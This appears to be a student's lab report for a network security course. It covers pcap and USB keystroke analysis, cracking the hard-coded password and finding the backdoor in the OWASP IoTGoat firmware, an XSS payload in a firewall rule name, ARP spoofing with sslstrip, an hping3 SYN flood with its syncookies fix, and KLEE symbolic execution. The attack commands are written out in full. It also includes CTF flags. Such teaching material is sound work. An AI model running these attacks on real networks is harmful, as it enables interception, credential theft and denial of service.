
1. Packet Analysis

(1) Reference: https://resources.infosecinstitute.com/port-scanning-using-scapy/#gref

By observation, there are many tcp traffic between 172.16.53.170 and 172.16.53.171. Moreover, 172.16.53.170 is more likely to be the source, thus making a guess that it is a tcp scan towards 172.16.53.171.



We check whether the port is opened and listening by examine that there are ACK+RST sent back, and port opened but not listening by examine that there is only RST sent back. Use tcp && (ip.src == 172.16.53.170 || ip.src == 172.16.53.171) to filter the packet.

(a) Port 23

(b) Port 22 & 8080

(2) Reference: https://blog.stayontarget.org/2019/03/decoding-mixed-case-usb-keystrokes-from.html

```
$ python decodeusbkeypress.py usb_flag.txt
CNS{capture_keystrok_from_usbdelb}Enter%
```

First, we need to filter the packets so that the remaining packets are packets between keyboard & host. Use “usb.device_address == 2” and manually ignore the packets which info is not “URB_INTERRUPT in”. Second, export the selected packets as usb_flag.pcap and use the following command to save the result as byte format txt file:

$tshark -r usb_flag.pcap -T fields -e usb.capdata | tr -d : > usb_flag.txt

The script uses the first byte to check whether the “shift” bottom has been pressed to figure out upper case and lower case, and the third byte as HID scan codes value.

2. IoT Security

(1) (a)

Password: 7ujMko0vizxv

Command:

Step1: $binwalk -Me IoTGoat-raspberry-pi2.img #Recursively scan and extract files

$cd _IoTGoat-raspberry-pi2.img.extract/squashfs-root/etc

Step2: $unshadow passwd shadow > ../../../passwd_list #To decrypt password

Step3: $john passwd_list -wordlist=list. #To Crack the password

Step4: $john passwd_list --show

```
iotgoatuser:7ujMko0vizxv:1000:1000::/root:/bin/ash

1 password hash cracked, 1 left
```

(b)

The attacker can simply guess the password by searching default password list, due to the fact that hard-coded user credentials infer to fixed initial password for the device, which leads to authentication problem.

(2) (a)

```
kali@kali:~$ nmap -p 0-6000 172.16.28.136
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-09 05:58 EDT
Nmap scan report for 172.16.28.136
Host is up (0.00064s latency).
Not shown: 5995 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
53/tcp   open  domain
80/tcp   open  http
443/tcp  open  https
5000/tcp open  upnp
5515/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 243.38 seconds
```

(b)

The port number of UPNP is 5000.

$ssh iotgoatuser@172.16.28.136 # password is from (1)(a)

OpenWRT version is “18.06.2”.

```
iotgoatuser@IoTGoat:~$ cat /etc/openwrt_release
DISTRIB_ID='OpenWrt'
DISTRIB_RELEASE='18.06.2'
DISTRIB_REVISION='r7676-cddd7b4c77'
DISTRIB_TARGET='x86/generic'
DISTRIB_ARCH='i386_pentium4'
DISTRIB_DESCRIPTION='OpenWrt 18.06.2 r7676-cddd7b4c77'
DISTRIB_TAINTS='no-all busybox'
```

UPnP version is “git-19.020.41695-6f6641d-1”.

```
iotgoatuser@IoTGoat:~$ cat /usr/lib/opkg/info/luci-app-upnp.control
Package: luci-app-upnp
Version: git-19.020.41695-6f6641d-1
Depends: libc, miniupnpd
Source: feeds/luci/applications/luci-app-upnp
Section: luci
Architecture: all
Installed-Size: 3562
Description:  Universal Plug & Play configuration module
```

miniUPnPd version is “2.1-1”.

```
iotgoatuser@IoTGoat:~$ cat /usr/lib/opkg/info/miniupnpd.control
Package: miniupnpd
Version: 2.1-1
Depends: libc, iptables, libip4tc, libip6tc, ip6tables, libuuid
Source: feeds/packages/net/miniupnpd
License: BSD-3-Clause
Section: net
Maintainer: Kevin Darbyshire-Bryant <ldir@darbyshire-bryant.me.uk>
Architecture: i386_pentium4
Installed-Size: 53695
Description:  Lightweight UPnP IGD, NAT-PMP & PCP daemon
```

(c)

Reference: https://www.lepide.com/blog/what-is-upnp-and-is-it-safe/

https://www.howtogeek.com/122487/htg-explains-is-upnp-a-security-risk/

UPnP is an insecure network service, as malicious programs can bypass the firewall without effort and leave your device exposed to the outside attacker. The main problem is that UPnP doesn’t require authentication from the user, any application running on the computer can ask the router to forward ports over UPnP.

(d)

The port number of backdoor service is 5515, since it is “unknown” service.

It is vulnerable because the firewall does not block this port, and connecting to the port will gain the root privilidge.


```
kali@kali:~$ nc 172.16.28.136 5515
[**]Successfully Connected to IoTGoat's Backdoor[**]
```

(3) (a)

Connect to the backdoor poor and cd to root, use $passwd to change the root password. Then use the Firefox in kali to connect to the webpage(http://172.16.28.136).

(b)

In Firewall - Traffic Rules - , use <IMG SRC=/ onerror=”alert(’b07902127’)”></img> as rule name. Add the rule and get this result.



(4) Reference: https://github.com/OWASP/IoTGoat/wiki/IoTGoat-challenges https://medium.com/apple-developer-academy-federico-ii/exploiting-cve-2020-8597-119c645c0699

We've finished the top3:

1. Weak, Guessable, or Hardcoded Passwords.
2. Insecure Network Services
3. Insecure Ecosystem Interfaces

And No.4 is Lack of Secure Update Mechanism: insecure package update configuration defaults including CVE-2020-7982.

The problem of CVE-2020-7982 is the buffer overflow vulnerability in Point-to-Point Protocol. By sending extreme long identity name, the PPP daemon will be killed and cause the DoS.

3. SSL Striping

Reference: https://books.google.com.tw/books?id=4fD7AAAAQBAJ&pg=PT218&lpg=PT218&dq=how+to+enable+port+forwarding+when+arpspoofing&source=bl&ots=qxYZbfhWFj&sig=ACfU3U2CxsZGRkr_NWI1vv_QiXAs3m72PA&hl=en&sa=X&ved=2ahUKEwilxrmqxvzpAhWTwosBHUGRAEcQ6AEwAnoECAoQAQ#v=onepage&q=how%20to%20enable%20port%20forwarding%20when%20arpspoofing&f=false

(1) Environment setting:

two ubuntu VM with NAT network 172.16.28.255/24

Gateway IP: 172.16.28.2

Attacker's IP: 172.16.28.137

Victim's IP: 172.16.28.138

In attacker VM:

$sudo sysctl -w net.ipv4.ip_forward=1

The above command allows port forwarding so that victim can connect to the internet.

$sudo arpspoof -i ens33 -t 172.16.28.2 172.16.28.138

$sudo arpspoof -i ens33 -t 172.16.28.138 172.16.28.2

The above commands arpspoof the gateway ip of the victim, and therefore traffic from victim will go to the attacker. Meanwhile, attacker arpspoofs the victim's gateway ip too so that traffic sent back will go to the attacker.

(2) To have sslstrip do it trick, forward the tcp traffic port 80 to port 8080 :

$sudo iptables -t nat -A PREROUTING -p TCP --destination-port 80 -j REDIRECT --to-port 8080

Second, enable sslstrip on port 8080:

$sslstrip -l 8080

In packet2.pacpng, the 54th packet contains user and password.

4. (D)DoS

(1) Bug1: Evil Regex.

Solution:

Change the regex expression:

^[a-zA-Z]+(([\,\.\-][a-zA-Z])?[a-zA-Z]*)*$ ⟶ ^[a-zA-Z]+([\,\.\-][a-zA-Z]+)*$

Which will get the same result and fasten the speed.

Bug2: Hash Complexity Attack.

Since the hash function to hash integer in python 2.7.18 is H(x) = x mod p, which is easy to cause hash collision intentionally.

```
all_hw = scores[idx].keys()
for hw in all_hw:
    scores[idx][hw] = 0
```

The code in server.py above will take $O(n^2)$ time complexity, which leads to DoS.

Solution: Use collision assistant hash function to hash hw_id will solve the problem.

Bug3: long digit number input to attack the weakness in the function get_input( ).

Since it does not check the digit length of the input number, generating a very long number and feed it to the function will lead to DoS.

Solution: check the input number first before turning it into int.

(2) Attacker VM IP: 192.168.0.157 ; Victim VM IP: 192.168.0.187

Two VM use bridge as network adaptor.

In server (victim): use tmux to open two terminal interface. The first terminal run the run.sh, the other run the record.sh.

In client(attacker): two terminal: one use $ nc 192.168.0.187 1234; the other use the command $ hping3 -c 20000 -d 100 -S -p 1234 --flood --rand-source 192.168.0.187 to start the SYN flood attack.

Before SYN flood, client can connect to the server.

During SYN flood, client cannot connect to the server, which means the attack is successful.

(3) Modify the file: $sudo vim /etc/sysctl.conf

Set net.ipv4.tcp_syncookies=1


$ sudo sysctl -p

(4) Compare two result: one with syncookies while another without syncookies. Client can connect to the server under SYN flood with net.ipv4.tcp_syncookies=1, while the other can't.

5. Hidden Maze

(1) Flag:

CNS{O:_aMAZEing_Symbolic_Execution_:O}



(2) The puzzle's rule is as follows:

1. If we can move from (0, 0) to (n, n), then we solve the maze.
2. We may lose due to the condition caused by some of our moves.
3. With each step we move, the maze will update according to the map state now, and. independent to the step we made.

(3) Before the symbolic variable can create any branch, it will be stop by the external function call strlen( ) because klee does not known what the function strlen( ) is, and terminate it by default. As a result, no branch has been created and the process is terminated.

(4) Since we should only have four branch in each move, if the solution is different from 'LRDU', the branch number will become five. The checker does not prevent this case, thus leading to path explosion as search space explode, and a solution may be executed many times.

Ex. RDU, RDxU, RDxxx…U.

(5) To solve the problem in (3), modify the strlen( ) to MAX_ANS. This will not cause any problem, as the answer shorter than MAX_ANS will still be found because that the checker terminates when reaching to the destination.

To solve the problem in (4), add

```
klee_assume(s=='L' || s=='R' || s=='D' || s =='U' );
```

before the switch(s). It will block the steps other than 'LRDU'.